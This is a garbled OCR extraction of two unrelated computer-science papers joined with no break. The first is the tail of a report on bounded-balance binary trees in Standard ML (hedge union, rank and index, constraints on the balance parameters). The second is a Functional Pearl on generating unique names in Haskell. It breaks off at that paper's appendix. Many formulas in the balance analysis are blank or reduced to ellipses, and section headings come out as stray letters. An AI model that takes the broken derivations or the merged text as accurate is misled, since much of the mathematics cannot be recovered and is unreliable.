


Fig. 4: Lazy subrange intersection. If the tree at  $w$  restricted to the exclusive range  $(w, g)$  is equivalent to the tree at  $w$  restricted to the same range. The nodes  $w$  and  $f$ , and their left and right subtrees respectively may be discounted because they do not overlap the range  $(w, g)$  and cannot overlap any subrange of  $(w, g)$ .

The `trim` function returns a (sub)tree satisfying the invariant. The heart of the algorithm is `uni_bd`, which cures the ills of `union'`. The first base case tests whether the second parameter is empty. This is worthwhile again because the invariant ensures that this parameter reduces in size in at least one of the recursive calls. In the second base case of `uni_bd`, when the first tree is empty, it is no longer necessary to call `split_gt` on the result of `split_lt` as we already know that `v` is between `lo` and `hi`. The subtrees can be trimmed as appropriate.

The algorithm starts with the range  $(-\infty, \infty)$ . It is undesirable to program this explicitly for a number of reasons. If values are chosen to represent the infinities, the algorithm will fail when those values appear in a set. There may be no such value, for example, it is always possible to find a greater alphabetic string by appending a 'z': 'z' < 'zz' < 'zzz' etc.

The solution used in figure 5 is specialise to the functions `trim` and `uni_bd` for the cases when one or both of `hi = infinity` and `lo = -infinity`. This accounts for all of the additional functions. Specialising a function is simple, if tedious:

Copy the function and give it a new name.

Remove the parameter, say `lo`.

Subsittute  $-\infty$  for `lo` in the body of the function.

Use the properties of  $-\infty$ , like  $-\infty < lo$  is always true, to remove all references to it.

The case where both `hi` and `lo` are infinities has the correct signature to replace `union`. Hedge versions of set difference and intersection may be derived in the same way.

The run time of `hedge_union` is  $O(n)$ , like `union`, but it is faster than `union` because it does fewer operations: the `split` functions are called only to build subtrees that are necessary. Test runs indicate that `hedge_union` is usually 20% faster than `union`. In the worst case,  $m = O(g^2)$ , it runs in about the same time. Whether this is worth the additional complexity depends on the application. Small constant factors are only worth this degree of effort when the program is a commonly used part of a library.

**n            n            n            n            n**

Each tree node contains a count of the elements in the tree rooted at that node. This was justified in section 3—the information is used to ensure that only balanced trees were built, and is useful in its own right. Without the count data it would take  $O(n)$  time to count the number of elements by traversing the tree instead of constant time.

The count data can also be used to determine the rank of an element and to retrieve an element by its rank. The elements are ranked according to the

```

fun trim (lo,hi,E) = E
| trim (lo,hi,s as T(v,_,l,r)) =
  if lt(lo,v) then
    if lt(v,hi) then s
    else trim(lo,hi,l)
  else trim(lo,hi,r)

fun uni_bd (s,E,lo,hi) = s
| uni_bd (E,T(v,_,l,r),lo,hi) =
  concat3(v,split_gt(l,lo),split_lt(r,hi))
| uni_bd (T(v,_,l1,r1), s2 as T(v2,_,l2,r2),lo,hi) =
  concat3(v,
    uni_bd(l1,trim(lo,v,s2),lo,v),
    uni_bd(r1,trim(v,hi,s2),v,hi))
  (* inv: lo < v < hi *)

(*all the other versions of uni and trim are
specializations of the above two functions with
lo=-infinity and/or hi=+infinity*)

fun trim_lo (_ ,E) = E
| trim_lo (lo,s as T(v,_,_,r)) =
  if lt(lo,v) then s else trim_lo(lo,r)
fun trim_hi (_ ,E) = E
| trim_hi (hi,s as T(v,_,l,_)) =
  if lt(v,hi) then s else trim_hi(hi,l)

fun uni_hi (s,E,hi) = s
| uni_hi (E,T(v,_,l,r),hi) =
  concat3(v,l,split_lt(r,hi))
| uni_hi (T(v,_,l1,r1), s2 as T(v2,_,l2,r2),hi) =
  concat3(v,
    uni_hi(l1,trim_hi(v,s2),v),
    uni_bd(r1,trim(v,hi,s2),v,hi))

fun uni_lo (s,E,lo) = s
| uni_lo (E,T(v,_,l,r),lo) =
  concat3(v,split_gt(l,lo),r)
| uni_lo (T(v,_,l1,r1), s2 as T(v2,_,l2,r2),lo) =
  concat3(v,
    uni_bd(l1,trim(lo,v,s2),lo,v),
    uni_lo(r1,trim_lo(v,s2),v))

fun hedge_union (s,E) = s
| hedge_union (E,s2 as T(v,_,l,r)) = s2
| hedge_union (T(v,_,l1,r1), s2 as T(v2,_,l2,r2)) =
  concat3(v,
    uni_hi(l1,trim_hi(v,s2),v),
    uni_lo(r1,trim_lo(v,s2),v))

```

Fig. 5: Hedge union

ordering relation  $<$ . The minimum element has rank 0, the next smallest has rank 1 and so on. By basing the rank on 0, the rank of an element is simply the number of elements to the left of that element. The rank is computed by summing the sizes of all the left-subtrees not taken on the path to the element. If the element doesn't appear in the tree then a `Subscript` exception is signalled.

```
exception Subscript

fun rank (E,x) = raise Subscript
| rank (T(v,n,l,r), x) =
  if x<v then rank(l,x)
  else if x>v then rank(r,x) + size l + 1
  else size l
```

Indexing uses the size information to navigate to the element. At each node the index is checked against the size of the left subtree. If the index is smaller than the size of the subtree then the element must be somewhere in that subtree. If it is greater then it must be in the right subtree, but the number of elements in the left subtree and the one at current node must be discounted first. As always, if the element is in neither subtree then it must be at the current node.

```
fun index (E,_) = raise Subscript
| index (T(v,_,l,r), i) =
  let val nl = size l
  in
    if i<nl then index(l,i)
    else if i>nl then index(r,i-nl-1)
    else v
  end
```

## 2     u

Very little in this report is new. Balanced binary search trees have been around for a long time. In particular, the methods of analysis and results, ( (lg insertion, ( union etc., are long established facts. This presentation, however, has several novel features:

- the functional programming style
- the abstraction away from the balancing algorithm
- the hedge\_union algorithm

From this exercise we conclude that

It is nearly as easy to implement balanced trees as unbalanced trees if the concept of ‘rebalancing constructors’ is taken on board.

Rebalancing constructors need an absolute measure of the size or height of the tree. AVL trees which encode a height *difference* between left and right subtrees are not easy to code because the rebalancing depends on the *change* in height rather than an absolute measure.

Bounded Balance binary trees are more useful than other type of binary tree.

All the balanced tree schemes have logarithmic insert and delete, so when comparing them the constant factor is very important. One thing that affects the constant factor is the size of the node—every node has to be initialized and competes for space, putting pressure on the memory allocation system. Small is beautiful.

The program described here was written in response to a competition put forward by Andrew Appel. Without this spur I would never have taken the time to finish the program, or write this report. I would like to thank Andy Gravell for the valuable discussions on the content and presentation of this report.

n        n    n    n        n        n

This section derives the constraints on the parameters used to maintain a balanced tree. The parameters are  $w$  and  $\gamma$ .  $w$  is the bounded balance criterion, the maximum factor by which one subtree can outweigh its sibling. A tree is balanced if and only if either

1. Both subtrees have one or no elements, or
2. The number of elements in a subtree does not exceed  $w$  times the number of elements in the other subtree, i.e.

$$\begin{array}{c} s \quad ( \quad f \\ s \quad ( \quad g \end{array} \qquad \begin{array}{c} w \quad s \quad ( \quad g \\ w \quad s \quad ( \quad f \end{array}$$

$\gamma$  is a decision variable. We will consider the case where a tree has been altered by the addition or deletion of a single element. Given a node which has two balanced subtrees, but the subtrees fail to satisfy the criteria (2) we will choose to apply a single or double rotation to restore balance. We choose a single or double rotation depending on the relative size of the subtrees of the heavier subtree of the unbalanced node.  $\gamma$  measures the actual factor by which the outermost subtree exceeds the weight of the inner subtree. As this subtree is balanced,  $\gamma / w \leq w$ .

In the rest of this section is devoted to investigating relationship between  $w$  and  $\gamma$ . We wish to know for what values of  $w$  do the tree rotations restore balance and what values of  $\gamma$  should be used to choose a single or a double rotation. Only the case of the right subtree being one element too heavy is considered. This case is the same as the left tree being too light by one, and the other cases are generated by symmetry.




Fig. 6: Single rotation.

gl

The transfer of elements in a single left rotation is characterized by figure 6. Before rotation the tree is out of balance at node  $w$ , so

$w$

giving

$\overline{w}$

We require that the rotated tree is balanced. Each each node the has to be balanced, with neither the left subtree nor the right subtree too heavy. This leads to the following constraints:

1.  $w \cdot$
2.  $w \cdot$
3.  $w \cdot$
4.  $w \cdot ($

Rearranging to constrain  $\alpha$  in terms of  $w$  yields:

1.  $w -$
2.  $\alpha$ , which is ignored because it is weaker than  $/w < w$ .
3.  $(2w - )/(w - )$
4. no constraint on  $\alpha ; w$

Some constraints, like case 3, express a constraint on  $\alpha$  in terms of  $w$  and  $\beta$ . Since  $\alpha$  can vary we pick the strongest constraint for any positive whole value of  $\alpha$ . Case 3 is reduced as follows:

$w \cdot$

Substituting for  $\alpha$  and rearranging gives

$$\frac{(w - )w}{(w - )}$$

If  $w = 1$  this reduces to

$$\frac{2w}{w - }$$

As  $w \rightarrow \infty$  the single  $w$  in the numerator becomes irrelevant, so

$$\frac{w}{w - }$$

The constraint for  $\alpha$  is the stronger so it is chosen.




Fig. 7: Double rotation case (a).




Fig. 8: Double rotation case (b).

.

There are two cases to be considered. The inner tree at  $\tau$  may be right-heavy (figure 7) or left-heavy (figure 8). These two cases are sufficient as it is our concern that the rotation will fail to balance the tree by leaving too little or adding too much at  $\tau$  and  $\tau'$  in the final tree.

For the first case constraints are

1.  $w \cdot \tau < w \cdot \tau'$ , which reduces to

$$\frac{(w - w -)}{(w -)}$$

As the numerator is quadratic in  $w$ , we have to choose the strongest constraint (or  $\rightarrow \infty$ ) depending on  $w$ :

$$\begin{array}{ll} w(w - \dots) / (w - 2) & \text{if } w \dots \sqrt{\dots} \text{ (when } \dots \dots) \\ (w - w - \dots) / (w - \dots) & \text{if } w \dots \sqrt{\dots} \text{ (when } \dots \rightarrow \infty) \end{array}$$

2.  $w \cdot \dots$  trivially yields
3.  $w \cdot w \cdot \dots$  yields  $\dots / (w - \dots)$
4.  $w \cdot w \cdot \dots$  yields  $w \cdot \dots / (w - 2)$
5.  $w \cdot (w - \dots)$  yields  $- (w - w - \dots) / (w - \dots)$  which is subsumed by  $\dots$  for  $w - w - \dots$ , i.e.  $w \dots$ .
6.  $w \cdot \dots$   $w \cdot (\dots)$ , which does not constrain  $\dots$ .

For the second case the constraints are calculated as for the first case. There is only one case that is not weaker than other constraints that we have already encountered:

7.  $w \cdot \dots$ , which yields

$$\frac{w}{w - 2}$$

### .3 $(\dots, \alpha, \mathbf{p})$

The graph in figure 9 illustrates the constraints that affect a practical choice of  $w$  and  $\alpha$ .

The graph may be interpreted as follows

Single rotations restore balance in the clear region above the dashed line.

Double rotations restore balance in the clear region below the dotted line.

In the shaded region it is not possible to balance the tree. There are two reasons:

1. There are no trees in the region above the line  $w$  and below  $/w$  because the right subtree must already be balanced.
2. In the remainder of the shaded region both single and double rotations fail to restore balance.

To guarantee that it is possible to restore balance  $w$  must be chosen to the right of the ‘cusp’ at  $(w_c, \alpha_c)$  where  $w_c \approx .45$  and  $\alpha_c \approx .52$ .

---

<sup>11</sup>Double rotation constraint 1 would nip the corner off the clear area near  $(2, \frac{1}{2})$  but that does not affect the choice.




Fig. 9: The  $(w, \alpha)$  parameter space. Values of  $w$  and  $\alpha$  should be chosen to lie in the region below the dotted curve  $w/(w-2)$  and above the dashed curve  $(2w-2)/(w-2)$ .

If  $w = w_c$  then the rebalancing algorithm must calculate  $\Delta$  for the tree. If this  $\Delta < \epsilon$  then a double rotation must be applied, otherwise a single rotation must be applied.

If a more convenient  $\Delta$  is used this constrains us to use  $w > 4$ .

**n      u**

The analysis presented in the previous section is detailed and difficult. This appendix notes a less rigorous and easier way to reason about bounded balance trees.

The important factor determining the speed of operations on a tree are

The maximum path length from the root node to an element. Balancing ensures that this height is logarithmic in the size of the tree.

The extra cost of operations to detect and correct an imbalance.

A rotation is used to build a tree when otherwise the tree would be unbalanced. The criterion that no tree should have more than  $w$  times the number of elements than its sibling is roughly equivalent to saying that, since the height of a tree is logarithmic in its size, one tree should never be more than a fixed amount higher than its sibling. The rotations (figure 1) must be applied to lift the larger (hence taller) trees at the expense of the smaller trees. This is exactly what  $T'$  does.

Both analytical and empirical evidence ([4],[3]) suggests that there is little to choose between various balancing schemes, and that balancing is unnecessary on random data. Balancing is only necessary to prevent poor worst case behaviour and the evidence suggests that almost any scheme to avoid poor behaviour in the pathological cases will produce acceptable results.

- [1] Aho, Hopcroft & Ullman, 1974. *The Design and Analysis of Computer Algorithms*. Addison-Wesley.
- [2] Adel'son-Vel'skii, G. M. and Y. M. Landis, 1962. "An algorithm for the organization of information", *Dokl. Akad. Nauk SSSR* 146, 263–266 (in Russian). English translation in *Soviet Math. Dokl.* 3, 1962, 1259–1262.
- [3] Guibas, L. J. and R. Sedgewick, 1978. "A dichromatic framework for balanced trees", Proc. 9th ACM Symposium on the Theory of Computing, 49–60.
- [4] Nievergelt, J. and E. M. Reingold, 1973. "Binary search trees of bounded balance", *SIAM J. Computing* 2(1), March 1973.

# FUNCTIONAL PEARL

## *On generating unique names*

LENNART AUGUSTSSON, MIKAEL RITTRI AND DAN SYNEK

*Department of Computing Science, Chalmers University of Technology and  
University of Göteborg, S-412 96 Göteborg, Sweden  
(E-mail: {augustss,rittri,synek}@cs.chalmers.se)*

### 1 Introduction

And Joktan begat Almodad, and Sheleph, and Hazarmaveth, and Jerah, and Hadoram, and Uzal, and Diklah, and Obal, and Abimael, and Sheba, and Ophir, and Havilah, and Jobab: all these were the sons of Joktan.

— *Genesis 10:26–29*

In a lazy, purely functional language, it is awkward to generate new and unique names. The *gensym* function (figure 1) is impure, since its result depends on a hidden counter. We can instead pass the counter as an argument, and regard it as representing the infinite supply of unused names. But the usual implementation (figure 2) has drawbacks: the access to the names is sequential, and to evaluate the *n*th name, you must first evaluate all previous names. This can cause

- lost laziness:** a large datastructure with unique names may have to be evaluated only because the next unused name is needed, and
- lost parallelism:** one evaluation may have to wait for another one to return the next unused name.

We will implement counter passing by hidden calls to *gensym*, so that the visible effect is referentially transparent. The generation of names will then not destroy laziness or parallelism.

The sequential access is still awkward, though. Peter Hancock (1987) has suggested a more flexible interface: since a name supply is an infinite set, it can be split into two disjoint and infinite subsets (figure 3). His implementation, which represents names by lists of integers, is inefficient and seldom used. An implementation with integers is possible (figure 4), but they overflow quickly unless you use integers of arbitrary size, which are inefficient, too. Fortunately, our hidden calls to *gensym* will make Hancock's interface as efficient as counter passing, or better.

Except figure 1, our examples will be in the Haskell language (Hudak et al., 1992).

### 2 Hiding *gensym* in a tree

In the *Doubling* module (Fig. 4), *gen* generated an infinite binary tree with distinct names in each node. We replace this *gen* by one which places the expression

```
(* gensym : 'a → int *)
local val counter = ref 0
in fun gensym(_) = (counter := !counter + 1;    !counter)
end
```

Fig. 1. A *gensym* function with a private counter, written in Standard ML. The function ignores its argument, increments the counter and returns its new value.

```
module CounterPassing(
  Name, NameSupply, initialNameSupply, getNameDeplete)
where
  data Name = MkName Int deriving (Eq)
  data NameSupply = MkNameSupply Int
  initialNameSupply :: NameSupply
  getNameDeplete :: NameSupply → (Name, NameSupply)
  initialNameSupply = MkNameSupply 0
  getNameDeplete (MkNameSupply i) = (MkName i, MkNameSupply(i+1))
```

Fig. 2. A simple implementation of counter passing, written in Haskell. The counter  $i$  represents the supply of integers  $\geq i$ . Overflow can occur after  $2^{32}$  steps.

```
interface Hancock
where
  data Name
  instance Eq Name
  data NameSupply
  initialNameSupply :: NameSupply
  getNameDeplete :: NameSupply → (Name, NameSupply)
  splitNameSupply :: NameSupply → (NameSupply, NameSupply)
```

- (a) Every name supply represents an infinite set of names.
- (b)  $\text{getNameDeplete}(s)$  returns an element  $n$  of  $s$  and an infinite subset of  $s - \{n\}$ .
- (c)  $\text{splitNameSupply}(s)$  returns two infinite disjoint subsets of  $s$ .

Fig. 3. Hancock's specification.

```
module Doubling(
  Name, NameSupply, initialNameSupply, getNameDeplete, splitNameSupply)
where
  data Name = MkName Integer deriving (Eq)
  data NameSupply = MkNameSupply Name NameSupply NameSupply
  initialNameSupply = gen 1
  where gen i = MkNameSupply (MkName i) (gen(2*i)) (gen(2*i+1))
  getNameDeplete(MkNameSupply n s1 _) = (n, s1)
  splitNameSupply(MkNameSupply _ s1 s2) = (s1, s2)
```

Fig. 4. A simple implementation of Hancock's specification. The integer whose binary notation is  $b$  represents the infinite supply of integers whose binary notations begin with  $b$ . The integers become larger than  $2^{32}$  after 32 consecutive splits, hence we use the Haskell type *Integer* (arbitrarily sized integers) rather than *Int* (machine integers).




Fig. 5. The tree represented by *initialNameSupply* in Fig. 4.

*MkName(gensym())* in each node (Fig. 6). These expressions are evaluated only when a name is used, each evaluates to *MkName(i)* where *i* is a distinct integer, and as usual, the expressions are replaced by their values once they have been evaluated. Since the only visible operation on names is equality, users cannot distinguish between the *Doubling* and the *HideGensym* module. But with the *Doubling* module, the integers would become larger than  $2^{32}$  after 32 consecutive splits, whereas with *gensym*, they do not become that large until  $2^{32}$  names have been used. This is why we dare to use short integers in *HideGensym* but not in *Doubling*.

The unevaluated *gensym* applications in the nodes are a simple variation of the *decisions* or *oracles* which have been suggested for handling nondeterminism in functional languages (Burton, 1988; Augustsson, 1989). The concrete names are nondeterministic, since they depend on the evaluation order, hence only equality of names is visible (but see section 3).

A word of warning: a too clever compiler might recognize the repeated subexpression *gen x* in Fig. 6, and implement *gen* by code which creates sharing (or even cycles). This would not destroy the referential transparency of the interface, but the binary tree would no longer appear to have distinct names in each node. If such compiler optimizations cannot be turned off or fooled, one must generate code for the *gen* function by hand.

If a compile-time analysis of a program can guarantee that every name supply is used at most once, either to do *getNameDeplete* or *splitNameSupply*, the tree becomes unnecessary and we can save some work (figure 7).

### 3 Making names visible

Often we need to print names, not just compare them for equality. It is possible to assign unique strings to names without revealing their secret representation, but it is awkward. It is much simpler not to hide names at all, that is, to make *Name* a synonym for *Int*. Since the concrete integers in the nodes depend on the evaluation order, *initialNameSupply* no longer denotes a fixed value. Rather, each

```

module HideGensym(
  Name, NameSupply, initialNameSupply, getNameDeplete, splitNameSupply)
where

  gensym :: a → Int -- implemented in assembler
  data Name = MkName Int deriving (Eq)
  data NameSupply = MkNameSupply Name NameSupply NameSupply
  initialNameSupply = gen ()
    where gen x = MkNameSupply (MkName(gensym x)) (gen x) (gen x)
  getNameDeplete (MkNameSupply n s1 _) = (n, s1)
  splitNameSupply (MkNameSupply _ s1 s2) = (s1, s2)

```

Fig. 6. An implementation of Hancock's specification, using an infinite binary tree with the expression *MkName(gensym())* in each node. The *gensym* must be coded in assembler, and possibly also the *gen* function.

```

module OneTimeSupplies(
  Name, NameSupply, initialNameSupply, getNameDeplete, splitNameSupply)
where

  gensym :: a → Int -- implemented in assembler
  data Name = MkName Int deriving (Eq)
  data NameSupply = MkNameSupply
  initialNameSupply = MkNameSupply
  getNameDeplete s = (MkName(gensym(s)), MkNameSupply)
  splitNameSupply MkNameSupply = (MkNameSupply, MkNameSupply)

```

Fig. 7. An unsafe implementation of Hancock's specification. It is referentially transparent only if each supply is used at most once.

time a program is run, it looks as if a new value is provided, and we know only that it is a tree with distinct integers in the nodes. To fit this into Haskell, we can simply add a new request *GetInitialNameSupply* to the I/O system, alongside *GetArgs*, *GetEnv* and the others (Hudak et al., 1992). The same solution was adopted by Burton (1988) and Augustsson (1989).

#### 4 Benchmarks

We have tested the various implementations using the Haskell B. compiler of Chalmers. Our test programs renamed the bound variables of a large lambda expression so that they got unique names. We also run two base tests, one which renamed all variables to the *same* name, and one which used an unhidden *gensym*. The results can be found in Table 1. The tests were made so that the implementations which used Hancock's operations did not gain anything from increased laziness or parallelism.

The implementation in Fig. 6 is now available in the Chalmers Haskell compiler — just import a module called *NameSupply*.

Table 1. The times to rename the variables of a large lambda expression, scaled to make the first base time 1.

Base tests	1 1.13	renaming all bound variables to the same name unhidden <i>gensym</i>
Counter passing	2.18	(Fig. 2)
Hancock's operations	6.34 4.89 1.57 1.26	lists of short integers (Hancock, 1987) doubling of long integers (Fig. 4) hidden <i>gensym</i> (Fig. 6) hidden <i>gensym</i> , one-time use of supplies (Fig. 7)

### Related work

Wadler (1990) tidies up counter passing by wrapping up the “plumbing” into a monad. His monad could be implemented by a hidden counter. One could also access Hancock’s split operation in a more monadic style. Paulson (1991) describes other methods to hide assignments behind a referentially transparent interface.

### Acknowledgements

We thank John Hughes, Thomas Johnsson, Mark Jones and Simon Jones for valuable comments.

### References

- Augustsson, L. (1989) Functional non-deterministic programming, or How to make your own oracle. PMG memo 66, Dept. of Comput. Sci., Chalmers Univ. of Tech., Göteborg, Sweden (augustss@cs.chalmers.se).
- Burton, F. W. (1988) Nondeterminism with referential transparency in functional programming languages. *Computer Journal*, 31(3):243–247.
- Hancock, P. (1987) A type-checker. Chapter 9 (pp. 163–182) of Peyton Jones, S. L., *The Implementation of Functional Programming Languages*, Prentice-Hall.
- Hudak, P. et al. (1992) Haskell special issue. *ACM SIGPLAN Notices*, 27(5).
- Paulson, L. C. (1991) Imperative programming in ML. Chapter 8 (pp. 279–313) of *ML for the Working Programmer*, Cambridge University Press.
- Wadler, P. (1990) Comprehending monads. In *ACM Conf. on LISP and Functional Programming*, Nice, pp. 61–78, ACM Press.

### Appendix

Here are two of the test programs, and some auxiliary operations on name supplies that can be useful. The test was to rename a large lambda expression, and then comparing the result to itself to force full evaluation. The test was thus

```
